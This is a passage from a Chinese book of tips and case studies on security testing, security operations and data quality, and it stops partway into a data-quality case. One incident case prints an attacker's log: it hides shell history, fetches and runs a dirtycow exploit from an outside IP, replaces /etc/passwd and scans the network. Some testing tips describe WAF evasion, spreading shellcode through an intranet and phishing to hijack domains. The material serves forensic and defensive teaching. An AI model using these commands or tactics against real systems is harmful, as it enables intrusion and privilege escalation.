以生命周期为核心，以扎实技术为基石，以优秀方案为指导，高瞻远瞩，决胜全局，是为胜战。

第一计 没有绝对的安全，也没有万能的工具，安全测试必须结合全局进行战略性规划。

第二计 安全测试方案在整个测试过程中应具有一定的指导作用。

第三计 安全需要覆盖产品的全部生命周期，覆盖动态迭代产生的影响和变化，并结合产品的体量规模等特点持续演进。

第四计 谈安全测试要把复杂问题简单化，简单问题字面化。

第五计 安全测试应紧贴客户需求，发现客户痛点，解决客户现在或者未来关心的问题。

第六计 从需求到交付，将安全测试过程文档化，实现端到端的可视化价值交付。

敌战计

安全测试是保证企业安全的有效手段之一，当势均力敌时，应团结一切可用资源，设法破除僵局，是为敌战。

第七计 安全不是安全测试工程师一个人的事情，安全测试工程师应帮助更多的人了解安全测试的意义，团结一切能够团结的力量。

第八计 安全应该交给更懂安全的专业人员去做，产品生命周期设计应加入专业的安全建议这一重要元素。

第九计 安全是业务的一部分，业务设计不考虑安全就等于门没上锁。

第十计 “仅在内部使用，因此不存在威胁”，这样的思想很可怕。

第十一计 了解待测对象的服务器部署配置和了解安全测试本身一样重要。

第十二计 威胁建模是一种手段，一种套路，但不是一种思想。

攻战计

了解安全测试待测对象，妥善规划，小心分析。从专业安全测试的角度去寻找突破口。以己之擅，攻敌必救，是为攻战。

第十三计 安全无小事，无授权的安全测试是不合法的，时刻牢记职业操守。

第十四计 代码审计贯穿于整个测试过程中，是安全测试不可缺失的重要部分。

第十五计 经过简单加密后的通信数据未必就是安全的。

第十六计 关键的平台配置错误对应用程序造成的危害，等同于不安全的对服务器造成的危害。

第十七计 账户配置错误和用户管理策略不严，是安全测试发现的常见安全错误。

第十八计 “没有不能 XSS 的网站，没有找到，只能说明你的姿势错误。”跳出常规思维的怪圈，安全测试需要非常规的思想。

混战计

沉着冷静是每个安全测试工程师的必要素养。多层次、多维度地去看待问题和理清思路。做到乱局不乱，乱中取胜，是为混战。

第十九计 安全测试从来都不是单兵作战，遇到解决不了的问题要学会求助有经验的同学。

第二十计 安全狗的问题虽然比较烦琐，但是别放弃，试试敏感字符的编码、变形等方式。做个强者，别退缩。

第二十一计 组件、中间件、缓存等都可能存在安全威胁，在安全测试前期要做好信息收集工作。

第二十二计 对 C/S 客户端进行安全测试时，可以排查产品目前已知的安全漏洞。

第二十三计 黑盒 / 灰盒的安全测试情况中，当客户未能提供源码时，应多多尝试脱壳、逆向等手段。

第二十四计 伪造请求会绕过前端 GUI 程序，直接发送恶意代码至服务器，或揭露“隐藏”的某些功能和特性。伪造请求是攻击者的重要手段，也是测试的重点事项。

并战计

事物总是在发展变化中不停曲折前进的，安全测试的要求也总是在变化。因势利导，触类旁通，是为并战。

第二十五计 测试业务逻辑漏洞时，在某些特定的环境下，可能出现服务器端未验证客户端发送的数据，导致大规模客户敏感信息数据流失的情况。

第二十六计 在客户方允许的情况下，找到文件上传点，通过上传 shellcode，利用 shellcode 自身的特性在内网传播。

第二十七计 可以通过社工等方式得到域名解析权，伪造钓鱼网站，进行域名劫持，得到域名后台地址账户或密码。社工是黑盒

安全测试中常用的手法。

第二十八计 专业的安全测试工程师在测试过程中需提醒客户遵守网络安全法。

第二十九计 完善的安全测试流程和框架制度是安全测试的重要保障。

第三十计 端口和服务是一把双刃剑，带来便利的同时也会带来安全风险。

弱战计

一切服务都以价值为标杆，安全测试理应明确安全服务价值导向，树立正确的安全服务观念。将全局与细节相结合，弱敌明己，是为弱战。

第三十一计 发现安全威胁不仅是安全测试的目的，更是业务价值的体现。

第三十二计 安全测试报告要结合客户环境，解决实际问题。

第三十三计 专业的安全测试团队需要有应急响应的能力。

第三十四计 安全测试的项目周期需要有专业的安全评估。

第三十五计 有效的安全管理策略和完善的业务数据备份计划是降低安全威胁的有效手段。

第三十六计 魔鬼总是出现在细节中，不要得过且过，仔细验证，小心分析，安全测试是一件严肃认真的事情。



案例：有目的有计划的事前信息采集 可以让安全测试事半功倍

【相关计策：第二十一计】

我目前就职的公司是一家互联网信息技术公司，通过对公司员工做调查，我发现很多安全测试工程师都没有形成一套完整的有关信息收集

方面的知识体系，也缺乏安全意识。在安全测试中，我们一般将安全威胁分为通用安全漏洞、业务逻辑漏洞和法律法规漏洞三大类。目前的现状是，很多人在拿到安全测试项目之前，会使用工具甚至直接去判断某些风险点，这相对来说是不安全的也是不全面的安全测试。


现今的安全测试大多数是在测试环境中进行的，这样既可以提高工作效率，也可以规避安全测试过程中导致的安全风险。但是这也导致很多安全测试工程师在做安全测试项目的过程中回避了最基础也是最重要的信息收集部分。正如前面第三十六计中所说：魔鬼总是出现在细节中的。如果前期的信息收集都不去做，那么如何证明你的安全测试是真实有效的呢？又如何提升客户的信任度，如何提高和解决客户在安全威胁方面的风险呢？信息收集很重要！一个合格的安全测试工程师，不管是在动态安全测试，还是在静态安全测试，亦或者是灰盒、白盒、黑盒安全测试的过程中，都应当有自主收集信息的职业本能。为说明信息收集的重要性，我们下面来看一个通过信息收集发现 Struts2 安全威胁的故事。

威胁发现

作为公司首席安全专家，老周不可能实际参与到每次的安全测试项目中，很多时候会让自己的两个得意弟子小项和小赵去参与，让他们通过实际项目的历练学习成长。老周也说过：“年轻人总是要在实战中成长的，你们上，我做你们的坚强后盾。”小项和小赵也就带着激动又忐忑的心情，投入到了安全测试项目中。小项的工作年限比小赵长，因此对安全测试项目有更多的经验和见解。


这是小项和小赵第一次独立负责渗透测试项目，心中很紧张。该项目对象是 B/S 架构的某品牌运维平台。小赵做的第一件事情是用 Web 扫描工具进行扫描。可是扫了半天什么威胁都没有发现，小赵失望地对小

项说：“哎，扫了半天没看到啥威胁啊！真难搞啊。”小项心里也紧张起来：安全扫描工具都扫不出来什么安全威胁，是不是这次的难度很大？不会又要老周出马吧？不行，这可是一次证明学习效果和自我价值的好机会。小项开始一步步查看小赵的操作步骤，他发现小赵没有尝试对网站目录进行信息收集。根据经验和对现有系统框架的了解，小项对目标系统链接进行了手工爆破，爆出目标系统后台管理界面和网页报错信息。在得知目标网站系统架构中存在 Apache 服务版本和 ASP 版本，Strus2 漏洞最近爆出的漏洞较多后，小项赶紧上网查询类型中的 POC，编写 EXP，验证目标系统是否存在 Strus2 漏洞，Apache 安全更新部分浏览图如下图所示：



威胁验证

根据对目标系统信息收集的 Apache 版本和 Strus2 安全威胁详情，他们对目标系统进行了有针对性的 Strus2 漏洞的 EXP 编写，验证发现目标系统平台存在 S2-046 号漏洞，如下图所示。



通过 EXP 平台，他们还发现目标系统利用此漏洞可以对目标服务器执行低权限的系统命令操作。他们据此对客户方提出了相关安全建议。不过因客户方的要求，他们没有对此漏洞进行漏洞深入利用。

事件总结

小赵用安全扫描工具没有发现问题，而小项却在前期信息收集过程中发现了 Struts2 漏洞带来的安全威胁。这个例子再次说明，信息收集是安全测试的重要组成部分，它应该贯穿于安全测试的整个周期。



更多案例请扫描二维码阅读：

- 没有考虑安全的设计就是没有防盗门的金库
- 仅仅发现问题，那是管杀不管埋



作者简介

宗良，现任文思海辉信息技术有限公司全球信息安全与风险办公室信息安全助理副总裁，负责文思海辉全球信息安全内控，以及对外的集成安全服务。拥有 15 年以上的从业经验，对软件开发 / 测试、服务与项目管理、信息安全与风险管控、质量与流程体系、培训体系与培训实施等多个方面都有深入理解，且实际操作经验丰富。



项阳，拥有多年安全测试经验，熟悉 ISO27001 标准，有丰富的信息安全审计、风险评估、安全测试、安全管理的经验。多次参与各种行业各类业务系统的安全测试，实战经验丰富。





安全运维三十六计

总说

安全运维是运维体系中不可或缺的重要环节，它需要同网络运维、基础运维、业务运维，以及研发和测试有效衔接，密切配合，在持续发布、持续集成、运营监控等各个环节无缝对接。Gartner 研究认为，当今的 CIO 应该修改 DevOps 的定义，使其囊括安全理念。他称之为 DevSecOps，“它是糅合了开发、安全及运营理念以创建解决方案的全新方法”。可见安全同开发和运维的关系是相当紧密的，安全运维是企业安全保障的基石。不同于 Web 安全、移动安全或者业务安全，安全运维环节出现问题往往会造成严重的后果。

在企业的运维体系建设中，安全运维常常滞后于网络运维、基础运维、自动化运维等体系的建设，往往等到安全事件不断爆发，直接影响公司业务稳定运行时，安全运维体系建设才开始受重视。安全运维涉及几个方面：安全对抗、安全策略和规范、安全事件应急响应、自动化扫描和预警。其中，安全策略和规范应该根据企业的发展阶段、运营环境与投入能力综合评估和决策。制订安全策略时，永远需要考虑成本和效率的平衡，没有绝对的安全！安全体系的建设是逐步提升攻击防御覆盖面，

降低攻击影响范围的过程，相当漫长。

中小型公司一般没有专业的安全运维团队，大多数是由运维团队兼职，只有当企业发展到一定规模，对于安全防御有更高要求时，才会组建专业安全运维团队。同时安全运维对于工程师的要求也比较高，需要其具备完善的知识结构，比如熟悉 Linux 系统原理、网络通信协议、开源组件的各种配置，还要有一定的编程能力，这样才能处理各种攻击、入侵、劫持等安全事件，分析和消除影响，寻找入侵路径，验证修复等等。

本章主要总结了笔者多年从事安全领域工作，以及建设大型互联网安全运维体系时的一些经验。这篇“安全运维三十六计”，涉及运维的系统规范、开源组件配置、安全管理意识、访问控制策略等安全运维的方方面面，可以为处于不同发展阶段的公司安全运维体系建设方面提供一些参考。同时本章选取了几个非常有代表性的安全运维案例，这些都是企业在建设安全体系过程中的“血泪”教训。如果只是制订安全策略和安全规范，而不理解其意义，那么这些策略很难真正“落地”。希望案例可以帮助读者更直观地认识“安全运维三十六计”的真正意义，它们会带来哪些影响，以及应该在什么样的条件下使用。

发生安全事件不一定是什么“坏事”；相反，安全事件可以推动公司整体安全体系进一步发展，同时让公司高层理解安全团队和安全体系的价值，从而争取更多的资源和支持，让安全策略和安全规范有效落地。

三十六计

最小化原则

第一计 进程最小化，尽可能使用非 root 账号启动进程。

第二计 账号最小化，禁用操作系统不再使用的账号，对免密码登录的账号要慎重。

第三计 系统服务最小化，停用和关闭无用的服务。

第四计 访问控制规则最小化。白名单规则安全性高于黑名单规则，限制访问 IP，限制被访问端口，限制访问 protocol。

第五计 权限最小化。Nginx/Tomcat 等容器配置访问权限尽可能最小化，比如限定仅可读写当前目录，避免被入侵后影响扩大到其他的目录。

第六计 对于敏感端口或服务，一定要限制最小化的访问 IP，比如 Tomcat 管理后台、SSH 远程登录。

安全管理

第七计 要不定期进行安全意识培训！不仅针对运维人员，也针对开发和测试人员，进行安全意识培训。

第八计 安全运维是一个立体工程，尽可能降低每个环节的风险，才能降低整体的风险面！单一防御面不可能 100% 防范风险。

第九计 当服务器数量达到一定量级的时候，很难手工实施漏洞扫描和入侵检测，尽可能将这些工作自动化。

第十计 及时删除运行服务器上的源代码、测试代码以及文档。一旦服务器被入侵，源代码或者测试代码将导致入侵的影响被进一步放大。

第十一计 运行的业务进程尽量不要将敏感信息输出到日志文件中，比如避免 Java 代码打印数据库连接的账号信息。

第十二计 不要低估数据化和可视化对于安全运维工作的价值。

密码策略

- 第十三计 重要密码一定不能和其他互联网账号密码相同，特别是不能和其他小网站的账号密码相同，避免被撞库。
- 第十四计 密码口令不能明文保存在服务器的某个文件上。
- 第十五计 Linux、MySQL、Redis 等密码口令要有一定复杂度，不能过于简单。
- 第十六计 多因素认证可以进一步提升安全防护等级，比如密码 + 证书或者密码 + 动态口令。
- 第十七计 定期更换相关系统（操作系统、管理后台等）的密码是一个好习惯。

安全审计

- 第十八计 定期备份 Syslog、Authlog 等日志，便于安全事件的追溯和审计，最好实时远程备份操作日志。
- 第十九计 定期或不定期进行开放端口和服务扫描以及漏洞扫描，

系统安全

- 第二十计 操作系统的 history 条目要限制在一定数量内，尽可能不要过大，否则一旦被入侵，就可以直接看到命令历史，导致入侵的影响被进一步扩大。
- 第二十一计 关闭 telnet 等明文远程登录服务。
- 第二十二计 Linux 下内核参数优化不仅可以提高性能，还可以提升防御攻击能力，比如：tcp_syncookie, ip_conntrack_max 等。
- 第二十三计 密切关注操作系统（Ubuntu、CentOS 等）的 0day 漏洞，

及时升级版本或打补丁。

- 第二十四计 使用 selinux 或 apparmor 可以提升 Linux 的安全防御等级。
- 第二十五计 iptables 的防火墙规则数量过多，会影响性能，可以使用其他基于 hash 查找的防火墙规则实现的组件。
- 第二十六计 Linux 下的 ps、netsat 系统命令看到的不一定是操作系统返回的信息，也可能是木马伪装后的信息。系统命令有可能被篡改，系统内核调用可能被替换。
- 第二十七计 大量的会话状态跟踪表 full 日志异常也可能是攻击导致的。
- 第二十八计 CC 攻击（http flood）服务器上最简单的对抗方法就是限制单 IP 的并发请求数。

开源组件安全

- 第二十九计 密切关注开源组件（MySQL、Nginx、Apache、OpenSSL 等）的 0day 漏洞，版本升级，使用相对较新的组件版本。
- 第三十计 在 Nginx 里限制单 IP 的并发连接数可以缓解 CC 攻击带来的影响。
- 第三十一计 在 Apache/Nginx 里等定制统一的 40X 或 50X 等错误返回页面，避免显示业务的错误敏感堆栈逻辑等。
- 第三十二计 引用 Struts、OpenSSL 等第三方库时尽可能使用公司统一的库文件，以及进行适当的评估，避免引入很旧的第三方库版本而导致漏洞。
- 第三十三计 除非特殊要求，一定要限制缓存类 MongoDB、Redis、Memcache 匿名登录的默认配置。
- 第三十四计 关闭 PHP 的相关危险函数和不需要的远程功能。

数据安全

第三十五计 一定不能在数据库中明文保存账号等敏感数据，同时避免密文可逆和碰撞分析，可以通过 salt+sha1 等实现。

第三十六计 Shell 或 Python 等脚本代码的敏感逻辑一定要进行加密，比如 Shell 中的数据库访问所使用的账号和密码就需要通过加密来提升安全性。



案例：定期备份日志，还原入侵事件真相

【相关计策：第十八计】

对于公司的安全体系来说，永远不可能做到 100% 的绝对安全，因此要把对入侵攻击事件的预警和溯源作为一个常态的安全应急预案。一旦发生入侵事件，就应该分析攻击入侵的路径在哪里？此次入侵事件的影响范围有多大？除了安全工程师需要进行专业的分析，完整的系统日志（syslog/autholog）对于分析入侵事件也十分重要，应该尽可能通过实时远程备份的方式来实现完整系统日志的备份。下面这个案例告诉我们，如果没有完整的系统日志备份，恐怕入侵攻击事件的细节只能靠“猜”，它的真相就永远无法复盘了。通过这个案例还可以看出，有经验的黑客会频繁清理入侵和操作痕迹，也是我们需要远程实时备份的意义所在。

2016 年的一天晚上，运维工程师突然接到告警短信：某服务器连接请求失败错误率异常。运维工程师立即上线处理，发现有恶意进程对外发送大量报文，而且该进程文件不是公司自己的进程文件，疑似服务器被入侵，于是请安全运维工程师介入，进行分析和调查。首先分析服务器上的进程、自启动项、定时任务、内核模块、网络连接、恶意文件等，

通过对此文件的守护机制、导出符号表的函数等的分析，确认此进程为 DDoS 攻击木马，说明这台服务器已经被入侵。同时经过 sandbox 验证，可以确认此文件为具有守护功能的二进制反弹木马。安全运维工程师立即清理恶意文件，以及守护进程。接下来，更重要的工作就是寻找入侵路径。安全运维工程师继续研究和分析，调查这台服务器是什么时候被入侵的？做了哪些操作？是否还有其他的服务器也被入侵？黑客在这台被入侵的服务器上做了哪些具体操作？这个时候最“宝贵”的资料就是“系统日志”的完整备份！以下是当时黑客操作的系统日志片段：

```
19:33:08 nobody execs 'export HISTSIZE=0'
19:33:08 nobody execs 'export HISTFILE=/dev/null'
19:33:17 nobody execs 'wget http://47.xx.xx.236/exploit/dirty'
19:33:17 nobody execs 'chmod +x dirty'
19:33:18 nobody execs './dirty'
19:33:58 user: firefart execs 'export HISTSIZE=0'
19:33:58 user: firefart execs 'export HISTFILE=/dev/null'
19:33:59 user: firefart execs 'w'
19:33:59 user: firefart execs 'id'
19:36:01 user: firefart execs 'ls -la /tmp/passwd.bak'
19:36:13 user: firefart execs 'cat /tmp/passwd.bak'
19:36:19 user: firefart execs 'ls -la /tmp/passwd.bak'
19:36:27 user: firefart execs 'cp /tmp/passwd.bak /etc/passwd'
19:36:32 user: root execs 'cat /etc/passwd'
19:36:38 user: root execs 'cat /etc/passwd'
19:36:39 user: root execs 'w'
19:36:39 user: root execs 'id'
```

通过上面的系统日志备份可以看到此次入侵的提权方式（Linux 著名的 dirtycow 提权到 root）：

```
19:36:41 user: root execs 'history'
19:37:11 user: root execs 'cat /etc/crontab'
19:37:23 user: root execs 'apt-get installnmap'
19:37:23 user: root execs 'w'
19:37:25 user: root execs 'ping -c2 xxx.xxx.com'
```

```
19:37:26 user: root execs 'w'
19:37:30 user: root execs 'last'
19:37:39 user: root execs 'ping -c2 xxx.xxx.xxx.xxx'
19:37:40 user: root execs 'ping -c2 xxx.xxx.xxx.xxx'
19:37:41 user: root execs 'nmap --iflist'
19:37:42 user: root execs 'nmapxxx.xxx.xxx.xxx/24 -p 1-65535 -sV
--open'
19:41:15 user: root execs 'nmapxxx.xxx.xxx.xxx -p 1-65535 -sV
--open'
```

继续分析，发现黑客通过 crontab 和 history 获取了很多敏感配置信息和脚本，同时直接在本台服务器上通过 install nmap 继续嗅探渗透，尝试入侵整个局域网的其他服务器！（考虑到信息敏感性，这里注释掉了真实的 IP 和域名信息。）

安全工程师通过对日志的仔细分析，最终确认入侵路径为其中一台服务器的 Web 管理后台的弱口令，而且黑客通过管理后台上传 webshell 到服务器，进一步经 Linux dirtycow 提权到 root，以及渗透周边的 MongoDB、Redis 与其他服务，同时入侵多台服务器。这里，实时的远程系统日志备份，为安全工程师分析整个入侵事件的攻击路径、影响范围、修复方案提供了非常宝贵的依据。设想一下，如果没有远程日志的完整备份，恐怕这类入侵事件的“真相”就会被永远“隐藏”了！这也是我们强调日志备份的重要性的原因。

更多案例请扫描二维码阅读：

- 用多种认证手段提升安全防护等级
- 危险的匿名登录默认配置



作者简介

韩方，武汉大学研究生毕业，超过十年的安全领域从业经验，先后就职于华为网络安全部、YY 直播安全中心。在互联网安全、主机安全、网络安全、Web 安全、业务安全等领域有比较深入的研究，多次担任国内外技术峰会演讲嘉宾，申请了多个安全领域的发明专利，曾经主导大型互联网公司的安全体系建设。



第七章 大数据技术

随着计算机技术和互联网产业的迅猛发展，运维也在发生着日新月异的变化。一方面运维的对象从早期的 Web 服务和单机系统逐渐变成了大规模分布式计算和存储系统；另一方面运维模式也从师傅带徒弟这种传统的“手艺人”模式逐步向 DevOps、AIOps 发展，这也推动了运维系统的规范化和规模化，这些运维系统本身也和业务平台一样，每时每刻都在产生着大量的运维数据。因此无论是我们的运维对象还是运维工作本身，都已经被这个飞速发展的时代卷入到了大数据的洪流之中。接下来就要看我们怎样抓住这个时代的机遇，引领运维事业的新变革了。

已经有越来越多的人意识到数据将成为一种新的生产资料，是一种核心竞争力，但是这是有前提的，即必须是有效的高质量的数据，所以本章第一篇文章将会介绍如何做好数据的采集、运营和质量管理；第二篇文章会介绍大数据平台运维的方法技巧和注意事项，并分享提升大数据运维能力的案例。



数据质量三十六计

总说

通常，企业信息化的过程中会逐步建设关于人、财、物和办公流程的自动化管理系统，也会建设销售、售后服务等的支撑系统，有的还会建设采购、物流、仓储等系统。企业在经营发展的过程中，除了要获取更多的新客户、留住老客户并提升客户的贡献价值外，还需要降低运营成本、提高效益，这就需把企业的这些 IT 系统的数据都整合到一起，以便进行加工和处理，支持企业的精准营销、精细服务和精确管理等各种生产和管理活动。

在大数据时代，数据就是企业的核心资产。数据如何才能成为企业的有效资产？如何实现从数据到信息、从信息到知识、从知识到智慧的提升？在被加工、处理和应用之后，数据是否可信？是否可用来支持公司的日常经营与决策？是否能客观地反映企业的真实情况？数据的价值能否发挥出来取决于数据质量。

什么是数据质量？数据质量是描述数据价值含量的指标。企业的数据都整合到了大数据平台，数据是有了，但数据是不是可以关联的？是不是可用的？这就像矿石的质量——矿石的质量高，能炼出来的钢就多；

反之，矿石的质量低，不但炼出来的钢少，同时也会增加提炼的成本。常见的数据质量评估维度有 6 性：完整性、准确性、唯一性、有效性、一致性和及时性，分别介绍如下。

- 完整性，用来描述信息的完整程度。例如，某公司的 100 名用户的信息中，有 50 位用户的联系电话没有被记录下来，则该系统的用户联系电话信息的完整性存在问题。
- 准确性，用来描述数据与其对应的客观实体的特征的一致程度（需要一个确定的和可访问的权威参考源）。例如，某系统中记录了用户 A 的联系方式为 13301012345，然而该用户真实的联系方式是 13301056789，这说明该系统中记录的用户 A 的联系方式是不准确的，也就是其准确性存在问题。
- 唯一性，用来描述数据是否存在重复记录。例如，在身份核查系统中，有两个用户的身份证号码完全一样，这就说明该系统的身份证号码信息的唯一性存在问题。
- 有效性，用来描述数据是否满足用户定义的条件。通常从命名、数据类型、长度、值域、取值范围、内容规范等方面进行约束。例如，在某系统中，用户 A 的性别为“其他”，这种数据违反了业务规则，说明该系统中用户 A 的数据有效性存在问题。
- 一致性，用来描述同一信息主体在不同数据集中的信息属性是否相同，各实体、属性是否符合一致性约束关系。例如，某系统中记录的用户 A 的性别是“男”，而在另外一个系统中用户 A 的性别却是“女”，这说明该企业的这两个系统在数据一致性方面存在问题。
- 及时性，用来描述从业务发生到对应数据正确存储并可正常查看的时间间隔长度（也叫数据的延时时长），数据在及时性上应尽可能

贴合业务实际发生时点。例如，某用户充值缴费 100 元，但直到 1 个小时后才看到余额的变化，这说明该缴费系统在数据及时性方面存在问题。

数据质量对于运营商来讲尤为重要。它需要每日，甚至每时每刻对各类经营指标进行监控和计算，这就需要有更高的数据准确性和及时性进行支撑。因此，它对数据质量的敏感度、依赖度比传统企业更高。

在数据质量运营的过程中，数据质量问题常会带来诸多问题，例如，如果关键指标错误，会直接导致错误的决策；如果针对性营销数据错误，常常会导致不良的客户感知；如果结算数据错误，常会导致合作伙伴的失信，等等。这些数据质量的问题会影响对市场的判断，甚至会导致收入减少、成本变高和风险增加等后果。

与日常生产系统的运维相比，数据运维的特殊和困难之处在于，除了要确保系统稳定高效运维，还要特别关注系统中数据内容的质量情况，而在衡量数据质量时，常常缺少衡量指标正确的参考标准。面对数据质量的问题，要从管理和技术两个方面双管齐下，从数据定义、数据生成、数据处理、数据应用全生命周期进行管控。结合笔者多年数据运维的一些体会、应对策略和案例，本文全方位探索应对数据质量的各种方法和方案，并整理成“数据质量三十六计”供读者参阅，以期进一步发现大数据蕴藏的价值，此三十六计可以分为下面几类：

- 数据管理类：反映的是公司对数据质量的重视程度，主要是从企业对数据质量的管理组织、规范、制度等方面进行描述。
- 数据处理类：描述的是数据处理全生命周期过程中需要关注的数据质量的要点。
- 数据使用类：描述的是数据应用如何用好数据、用对数据。

- 日常运营类: 描述的是日常数据运营过程中的一些运营方法与策略。

最后是在不同企业亲历的一些具体案例, 相信也是我们大多数企业和数据运维人员经常遇到的一些场景, 希望能为数据运营管理者 and 运维者提供一些思路和借鉴。

三十六计

数据管理

第一计 数据治理是一个企业级的系统工程, 要有专门的团队负责, 并给予足够的资源来保障。

第二计 数据的管理要有责任部门, 其业务定义应由相关业务责任部门负责, 如收入目录由财务部负责。

第三计 IT 部门负责根据业务定义来定义系统的数据, 能重点关注业务数据相同但业务定义不一样的问题, 并报数据管理委员会处理。

第四计 IT 部门要有归口团队或专岗负责系统数据的技术定义, 要有专门的数据质量运营团队。

第五计 数据质量运营团队要保持全局观, 定期通报企业级数据质量, 重点关注企业元数据与编码管理情况。

第六计 数据定义和变更要有管理和审批流程, 不允许私自更改, 也要杜绝数据库后台修改数据取值。

第七计 企业级业务指标定义是一件严肃的事情, 主数据的变更需要归口并纳入到企业主数据的管理范畴。

第八计 指标的业务定义明确后, 其技术定义也要用自然语言表达出来, 最好把 SQL 脚本也一起纳入管理范围。

数据处理

第九计 数据的录入环节非常重要，是数据生成的第一个环节。数据录入的界面要友好，每一项数据的录入界面尽量规范，不同数据项之间的逻辑关系在录入时就需要进行校验，保证数据的质量。

第十计 每一项数据的增删改操作只能由同一个 API 实现，用来保证企业级数据的一致性。

第十一计 数据处理的架构设计对数据质量影响巨大，因数据处理架构的设计不合理而造成的数据处理问题一般都会引发比较大的故障。

第十二计 数据处理过程比较复杂，要找到每个步骤数据处理之前与之后的前后数据平衡性的度量规则，确保数据不丢、不重、不漏。

第十三计 数据处理过程需要记录每一步数据处理前后差异，每一个处理环节前后要有平衡性的保障，入口数据要等于出口数据加上由于各种原因剔除的数据。

第十四计 数据处理的全过程都要可视化，系统能自动给出数据正确处理的依据或报表，保证不丢不漏，即使清洗掉了数据，增加后也能保持总数平衡。

第十五计 数据的关联要注意左关联和右关联，结果完全不一样。

第十六计 多个数据的关联关系是隐含了业务逻辑的，关联顺序不同结果也会不一样。

第十七计 数据存储按照统一共享库存储，为满足不同系统高性能使用共享数据，可以以 100% 副本的方式提供共享。

数据使用

第十八计 数据质量是相对的，没有绝对的“好”或“不好”。开发数据的应用时，可先选择高质量的数据进行应用；对于有问题的数据，可以建立问题数据池，作为后续质量提升的重点。

第十九计 不要等到数据 100% 正确再使用之，要使用系统的数据进行考核、通报或管理，在使用的过程中建立起问题收敛的闭环流程，以使得指导指标越来越准，数据质量越来越好。

第二十计 数据应该在使用过程中进行修正和完善。要把数据应用到企业业务发展指标、部门发展指标等生产过程的考核和评价，通过真正使用来倒逼修正错误的数据库。

日常运营

第二十一计 数据质量问题一般包括数据源问题、数据抽取时间点问题、业务规则问题、统计口径问题等。

第二十二计 数据质量可分为数据本身的质量与数据处理过程的质量。

第二十三计 数据质量的评价指标一般包括完整性、准确性、唯一性、有效性、一致性和及时性。

第二十四计 什么是可靠的数据？可靠的数据必须真实准确地反映实际发生的业务。

第二十五计 数据质量是长期运营出来的。要培养出既懂业务又懂数据的专家，逐个解决问题。处理数据质量问题，要深挖藏在质量背后的根源，找到根源才能有解决方案，才能让问题收敛。

第二十六计 以积极的心态应对企业数据质量问题，不同时期、不同部门，

上线不同系统或业务，都可能会带来数据不一致的问题。

第二十七计 数据质量管理的一种通用方法是戴明环。用 PCDA（Plan、Check、Do、Adjust）的方法，通过“计划 - 实施 - 检查 - 行动”来解决质量问题，发现一个质量问题，深究引发问题的原因，并解决掉，让质量问题趋向收敛。

第二十八计 数据质量问题的解决办法：对于短期内元数据不能整改一致的部分，需要建立起映射关系，且映射关系应该是透明的，不允许随便变更，如果变更要走审批流程。

第二十九计 一个常见的数据质量问题是，企业的同一个指标名称在同一数据周期等环境下，指标值不一样！要特别关注指标的企业级编码和指标名称的规范命名。

第三十计 如果指标口径一致，那么数据质量问题可能是由于时间窗口不一致或数据源不一致。

第三十一计 数据稽核是数据质量运营的重要手段。数据稽核包括专项稽核和日常稽核。

第三十二计 数据质量专项稽核相当于数据内容的专业测试，是通过多波次专题稽核发现并解决 80% 的问题，要占整个应用开发工作量的 40%。专项稽核过程中同时也会找到数据稽核的日常规则，这样固化成工具就高效了。

第三十三计 数据应用或报表交付的重要标准需要提前明确定义，数据应用的交付不只是数据采集、汇聚、加工、处理和展现，数据专项稽核（或数据测试）也是很重要的一部分。

第三十四计 日常的数据稽核规则要嵌入到数据处理的过程中，数据稽核任务与数据处理任务一样重要，不要因稽核任务会加大

系统的处理负荷而忽略或屏蔽掉稽核任务。

第三十五计 指标质量监控的波动告警的阈值往往与市场因素有关，要通过大数据的手段掌握业务发展的规律，制订出合适的动态业务指标的波动阈值。当指标的波动超过阈值时，需要引起高度的重视。

第三十六计 指标告警的阈值需要有针对性，不同市场、不同区域、不同类指标应该设置不一样的阈值，需要在日常运营中去分析并找到这些合适的阈值。



案例：规范的企业主数据管理是数据质量的基石

【相关计策：第七计】

某企业渠道部在准备半年经营分析材料时发现，2017年6月翼嗨产品的新增用户数环比降低了10%，严重影响了渠道部年中的用户发展指标，此指标也会直接影响到渠道部的绩效考核，更会影响到公司全年指标的完成进度，于是渠道部老总直接质询数据中心老总。

问题调查

